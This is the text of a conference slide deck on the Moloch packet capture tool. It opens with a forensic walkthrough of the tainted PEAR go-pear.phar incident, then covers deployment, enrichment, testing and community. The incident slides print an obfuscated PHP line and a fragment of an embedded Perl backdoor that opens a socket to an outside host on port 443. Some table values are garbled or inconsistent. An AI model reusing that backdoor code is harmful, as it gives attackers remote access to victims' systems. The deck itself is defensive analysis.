

Finding badness Using Moloch

Andy Wick & Elyse Rinne

Paranoids

molo.ch



About Us

Moloch creator

Paranoid team member since 2011

Chief Architect of AIM

andy.wick@verizonmedia.com

github.com/awick

ANDY

ELYSE

UI/X Engineer for Moloch since 2016

Implementing new features

And fixing all the things

elyse.rinne@verizonmedia.com

github.com/31453



PEAR: Crowdstrike Alert

Command Line `php -d detect_unicode=0 go-pear.phar`

Detect Description Falcon Overwatch has identified suspicious activity that requires additional validation. This activity should be investigated as normal.

Detect Name Overwatch Detection

File Name php

Local IP **172.131.194.101**

Remote IP **104.131.154.154**

Process Time January 18, 2019 4:19:53 PM to January 18, 2019 4:20:23 PM



PEAR: Search for the IP from the CrowdStrike Alert



PEAR: Pivot on the Source IP





33.288 sec 104.131.154.154

Search

Custom Start 2015/01/15 16:18:00 End 2015/01/15 16:20:29 Monitoring Last Packet Interval Auto 00:02:00

50 per page Showing 1 - 1 of 1 entries



Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets / Bytes	Moloch Node	Info
------------	-----------	------------------	----------	------------------	----------	-----------------	-------------	------

2015/01/15 16:18:00	2015/01/15 16:20:29	172.131.194.154	81142	104.131.154.154	443	4 / 252	aws-15	
---------------------	---------------------	-----------------	-------	-----------------	-----	---------	--------	--

- and 172.131.194.154
- and not 172.131.194.154
- or 172.131.194.154
- or not 172.131.194.154
- and 172.131.194.154:81142
- and not 172.131.194.154:81142
- or 172.131.194.154:81142
- or not 172.131.194.154:81142

- New Sessions Tab
- New Sessions Tab (with any IP address)
- Copy value

Enter a new function rule with value 172.131.194.154 as the first source expression

PEAR: Open the session and view metadata and packets



Obfuscated Code

code snip:

```
1270:${"\x47\x4cO\x42\x41\x4cS"}["ki\x72\x69\x68\x71\x68"]="st\x72";${${"GLOBA\x4c\x53"}..."
```



Shell Code

```
{"GLOBALS"}["kiriqh"]="str";${"${GLOBALS"}["kiriqh"]}="use Socket;  
print "started";  
$host = "104.131.154.154";  
$port = 443;  
$proto = getprotobyname("tcp") ||  
socket(SERVER, PF_INET, SOCK_STREAM, $proto)
```





PEAR

@pear

Follow



1/5 What we know: the tainted go-pear.phar file was reported to us on 1/18 by the Paranoids FIRE Team. The last release of this file was done 12/20, so the taint occurred after that. The taint was verified by us on 1/19.

11:23 AM - 23 Jan 2019

18 Retweets 26 Likes



2



18



26





PEAR @pear · Jan 19

If you have downloaded this go-pear.phar in the past six months, you should get a new copy of the same release version from GitHub (pear/pearweb_phars) and compare file hashes. If different, you may have the infected file.



PEAR: Find the last good go-pear.phar download



Search

3 days 18:20:00

1



	Start Time	Stop Time	Src IP / Country	Src Port	Dest IP / Country	Dest Port	Packets	Collatebytes / Bytes	Moduloh Node	Info
top	2018/01/15 16:13:26	2018/01/16 16:13:28	172.16.1.194.101	81100	108.203.121.82	80	3,353	5,600,187 / 5,875,241	aws-us	Log + view.php netlog.php view.php



PEAR

@pear

Follow



Update: the Paranoids FIRE Team has evidence to support multiple users' claims that clean files were downloaded as late as 1/15... so users can limit their own investigations to go-pear.phar receipt and usage after 1/15.

6:30 AM - 11 Feb 2019

4 Retweets 8 Likes



1



4



8



What is Moloch?

- **Open Source Full Packet Capture**

 - Easy to search using Elasticsearch

 - Fast access, standard PCAP file format

 - Store for weeks/months

- **Augments current security infrastructure**

- **Can scale to 100s of Gbps and beyond**

- **Created to replace commercial full packet systems at AOL in 2012**



Moloch History

Pre OS

- Minimum Viable Product
- Replace commercial FPC

OS 2012

- AOL open sourced Moloch in July of 2012

0.x

- Slack
- ES 1/2
- OS driven features
- The basics

UI Rewrite


- Elyse joins
- Angular app
- MolochON!
- User history
- Themes
- Right clicks change to hover

Faster


- Vue app
- Hunts
- ES 5/6
- Customizable tables
- Keyboard shortcuts




How do we deploy Moloch?



Moloch Office Deployment



Moloch in Data center



Moloch Hardware

- **NPB - Arista, Gigamon, Keysight, ...**
- **Elasticsearch - Many 64G+, 8TB+ boxes**
- **Visibility - “Big Data” boxes, 64G+, 80TB+**
 - Supermicro, Dell, HP have 2RU versions with 24 SATA disks



Moloch Sizing

- Can have different retention policies for PCAP vs metadata
- PCAP scaling is just $\text{avg PCAP} * \text{retention}$
- Elasticsearch scaling is magic
 - Retention
 - Type of traffic (record size)
 - Indexing rate
 - Query rate
- Tool at <https://molo.ch/estimators>



Pcap Encryption at rest

Moloch Encryption	Disk Encryption
Can't use tools on files directly	Can use packet tools on file
File access isn't enough to copy data	File access is enough to copy data
Password in config file and DEK in ES	Password at boot or TPM
Requires ES	Self contained
Potentially Less Secure Encryption	Potentially More Secure Encryption
Just a config change	More complex to setup



Proactive Moloch Hunting

Alert
context

Suricata
Signatures

Odd SSL
Certificates

JA3

Odd
Egressing
Protocols

Clear Text
Passwords

Webshells

IOCs
(TS/VT/etc.)



Moloch Hunting - searching through packets



SPI View - unique values



general

tcp ⁽¹⁾ [Unload All](#) [Load All](#) —

Search for fields to display in this category

[Dst IP](#) [Protocols](#) [Src IP](#) [Asset](#) [Asset Cnt](#) [Bytes](#) [Community Id](#) [Data bytes](#) [Dst ASN](#) [Dst Bytes](#) [Dst Country](#) [Dst data bytes](#) [Dst IP:Dst Port](#) [Dst MAC](#) [Dst MAC Cnt](#) [Dst OUI](#)

[Dst IP](#) 10.0.0.1 ⁽¹⁾

[Protocols](#) http ⁽¹⁾ tcp ⁽¹⁾

[Src IP](#) 10.0.0.2 ⁽¹⁾

cert

[Unload All](#) [Load All](#) +

dhcp

[Unload All](#) [Load All](#) +

dns

[Unload All](#) [Load All](#) +

email

[Unload All](#) [Load All](#) +

http

http ⁽¹⁾ [Unload All](#) [Load All](#) —

authori

[http.authorization](#) [http.authorization Cnt](#)

[http.authorization](#) Basic dXNlcnJycnlf6cGFzc3dvcmRkZGRk⁽¹⁾

irc

[Unload All](#) [Load All](#) +

krb5

[Unload All](#) [Load All](#) +

ldap

[Unload All](#) [Load All](#) +

mysql

[Unload All](#) [Load All](#) +





SPI Graph - graph unique values



Search

All (careful) Start 1969/12/31 19:00:00 End 2019/10/31 15:34:50 Bounding Last Packet Interval Auto


SPI Graph: Dst IP:Dst Port Max Elements: 20 Sort by: graph Refresh every: 0 seconds Showing 272 entries filtered from 272 total entries



Connections



Moloch and Sustained Collection



**Other clusters can automatically/manually
forward pcap & metadata**



Moloch and Suricata

Moloch can enrich
session data
directly from
Suricata

Suricata

Signature ▾	ET POLICY HTTP traffic on port 443 (CONNECT)
Category ▾	Potentially Bad Traffic
Flow Id ▾	1708257947171143
Action ▾	allowed
Gid ▾	1
Severity ▾	0
Signature id ▾	2,013,933

Signature id ▴	2,013,933
Severity ▴	0



Moloch Enrichment

Moloch can enrich
session data
directly from third
party platforms

verizon
media

threatstream

Unload AllLoad All

Search for fields to display in this categoryConfidenceConfidence CntIdId CntImport Id

⌵

Confidence49⁽⁴⁾52⁽⁴⁾100⁽⁴⁾65⁽³⁾23⁽²⁾25⁽²⁾42⁽²⁾17⁽¹⁾22⁽¹⁾24⁽¹⁾43⁽¹⁾71⁽¹⁾78⁽¹⁾88⁽¹⁾90⁽¹⁾92⁽¹⁾94⁽¹⁾97⁽¹⁾

Import Id427,284⁽⁴⁾792,753⁽⁴⁾854,789⁽⁴⁾455,659⁽²⁾421,603⁽¹⁾705,843⁽¹⁾874,466⁽¹⁾

Malware Typefrom-sandbox⁽⁷⁾vzfs071⁽⁴⁾alienvault⁽³⁾ip⁽²⁾phishing⁽²⁾
2056e249861d33c979f273007ffb8763cc916c84⁽¹⁾88bfe1a2837987b56e612b48f6a55db467832f40⁽¹⁾binarydefense-ip⁽¹⁾
blocklist-brute-force-ips⁽¹⁾ci-badguys=poor⁽¹⁾cic3_ho⁽¹⁾credential validation attack bot⁽¹⁾
eec9d2413604e63ddb74f3dd22cf2272231afd72⁽¹⁾fb-tx-id-2200365080019092⁽¹⁾fb-tx-id-2415918485149219⁽¹⁾

Severityvery-high⁽¹³⁾low⁽⁷⁾medium⁽⁷⁾high⁽⁶⁾

SourceAnalyst⁽⁸⁾ThreatStream Sandbox⁽⁵⁾verizon.com⁽⁴⁾Alien Vault OTX Malicious IPs⁽³⁾Botscout BOT IPs⁽³⁾
RIO - Torrent IPs⁽³⁾Bot Scout IP⁽²⁾Disconnect.me Malvertising Domains⁽²⁾Dynamic DNS⁽²⁾Facebook ThreatExchange⁽²⁾
Blocklist Brute Force⁽¹⁾CI Army⁽¹⁾DShield Scanning IPs⁽¹⁾InThreat⁽¹⁾Packetmail iprep ramnode⁽¹⁾Packetmail.net iprep⁽¹⁾

Typemal_ip⁽⁷⁾ddos_ip⁽⁴⁾scan_ip⁽⁴⁾bot_ip⁽³⁾suspicious_ip⁽³⁾dyn_dns⁽²⁾mal_domain⁽²⁾spam_ip⁽²⁾brute_ip⁽¹⁾

⌵mal_ip⁽⁴⁾qdos_ip⁽⁴⁾scan_ip⁽⁴⁾pot_ip⁽³⁾snubjctions_ip⁽³⁾qlu-que⁽³⁾mal-domain⁽³⁾spam_ip⁽³⁾brute_ip⁽⁴⁾
Blocklist Brute Force⁽¹⁾CI Army⁽¹⁾DShield Scanning IPs⁽¹⁾InThreat⁽¹⁾Packetmail iprep ramnode⁽¹⁾Packetmail.net iprep⁽¹⁾
RIO - Torrent IPs⁽³⁾Bot Scout IP⁽²⁾Disconnect.me Malvertising Domains⁽²⁾Dynamic DNS⁽²⁾Facebook ThreatExchange⁽²⁾



Moloch Enrichment

Moloch can
enrich session
data directly
from your own
data

ipam

Search for fields in this category

DataCenter Name Security Zone Security Zone Cnt

DataCenter none^(195,917) office^(195,917)

Name Dulles Campus Wireless^(195,917) Public space - Unused (was legacy DAHA)^(195,917)

Security Zone none^(195,917) office^(195,917)

Security Zone Cnt 2^(196,026)

Security Zone Cnt 5^(196,026)

Security Zone none^(195,917) office^(195,917)




WISE - With Intelligence See Everything

- **Moloch SPI data enhancer**
 - Can match on host/domains, md5, url, ip, ja3, email or almost any field
 - Can set almost any field in SPI data
 - Can add menu options per field
- **Supported data sources**
 - Simple Files
 - Commercial Services: OpenDNS, Emerging Threats Pro, Threatstream, ...
 - Elasticsearch/Redis
 - Splunk
- **Multilayer caching**
 - Capture
 - WISE Memory
 - Redis



WISE - Architecture



For performance reasons lookups are cached at multiple layers.

- 1) Check wise cache in capture (ALWAYS)
- 2) Check wiseService cache (for some sources)
- 3) Check redis cache (if configured)
- 4) Query the data source for information



Moloch Testing & Verification

- **Github repo includes pcaps and expected output**
- **API test suite**
- **Tools**
 - fuzzloch -fsanitize=fuzzer,address
 - sanitized -fsanitize=address -fsanitize=integer -fsanitize=nullability
 - Built by our CI/CD
 - We run continuously
 - scan-build
 - cppcheck
 - lgtm.com
 - jshint/eshint



Moloch - Hackerone

- **2 week closed event (h1-213)**
 - 65 hackers attended
 - Verizon Media's first event with Open Source
 - First event (ever) with Pull Request bonuses, and source code given to hackers
- **Over 50 bugs/security issues found, including**
 - Capture crashes with bad config
 - UI permission enforcement issues
 - UI XSS issues, XS-Search attack
 - Oracle Padding Attack to escalate privileges
- **Over \$75k bounties paid for Moloch**
 - Verizon Media paid \$5 million in bounties in 2018




Moloch Principles - WIP


Full Packet Capture	Provide full packet capture of IP packets with fast metadata searching and easy retrieval of packets (supporting non IP packets in progress) - Moloch is not an IDS/NIDS/NSM
Large Scale	Support 100Gbps+ deployments easily
Sessions	Group packets into sessions when appropriate, allowing for less data to be stored in ES and faster searches
Useful Metadata	Not fully decoding every packet or every protocol - not replacing wireshark or other tools
Open	Remain open source - will only require open source Elasticsearch features, will be transparent on features/issues/bugs





Moloch Slack Community


- **Active Slack community**
 - 1.1k users
 - 1k-1.5k messages sent weekly
- **Help users with questions**
- **Discuss bugs & feature requests**

 **Clint** 2:43 PM
sweet thanks!

 **Esben** 4:07 PM
thanks


 **PRChiou** 9:53 PM
thank you andy!


 **DW** 1:14 PM
ah nice thanks

 **ben mcdowall** 2:55 PM
Thanks :)

 **John Lim** 11:39 AM
Thank you, it works

 **art** 3:09 PM

 **tlacuache** 3:10 PM
ah yeah that's perfect
schweet
very cool. that'll be in like 1.7.1 or something?

 **elyse** 3:13 PM
yup

 **tlacuache** 3:14 PM
amazing
Posted using /giphy | GIF by chescaleigh (1 MB) ▾



 **gradius** 6:14 PM

Moloch is utilized as more of a "We really need PCAPs" to put a timeline together in great detail or "we want to confirm what we're seeing from other tools"

Which by the way, it does wonderfully, so thank you everyone who works on it ❤️

 **andywick** 11:18 AM

We now have a Moloch Video Playlist on youtube
<https://www.youtube.com/playlist?list=PLXXo-3b5ZQ1jk2wk9lyoxoGygZq5cT6Hq> Elyse has made lots of feature demos, and I have one Architecture video. Thanks to @Rosalie for the motivation and getting them published. Welcome feedback. (edited)



Open Source Community




- Improved documentation
- People are having their own Moloch meetups
- More PRs and people interested in contributing
- More feature requests and bug reports
- More STARS
 - 2880 ➔ 3464 in the past year
- Want another contributor besides just us



How YOU can help

- Add documentation
- Submit bugs
- Request features
- Submit pull requests
- Talk to the community on Slack



More information in our Moloch **CONTRIBUTING** file



Future work

Visualizations

- Enhance current
- Add more
- Get community feedback

Protocols

- More decoders
- Based on community requests
- Network Protocols

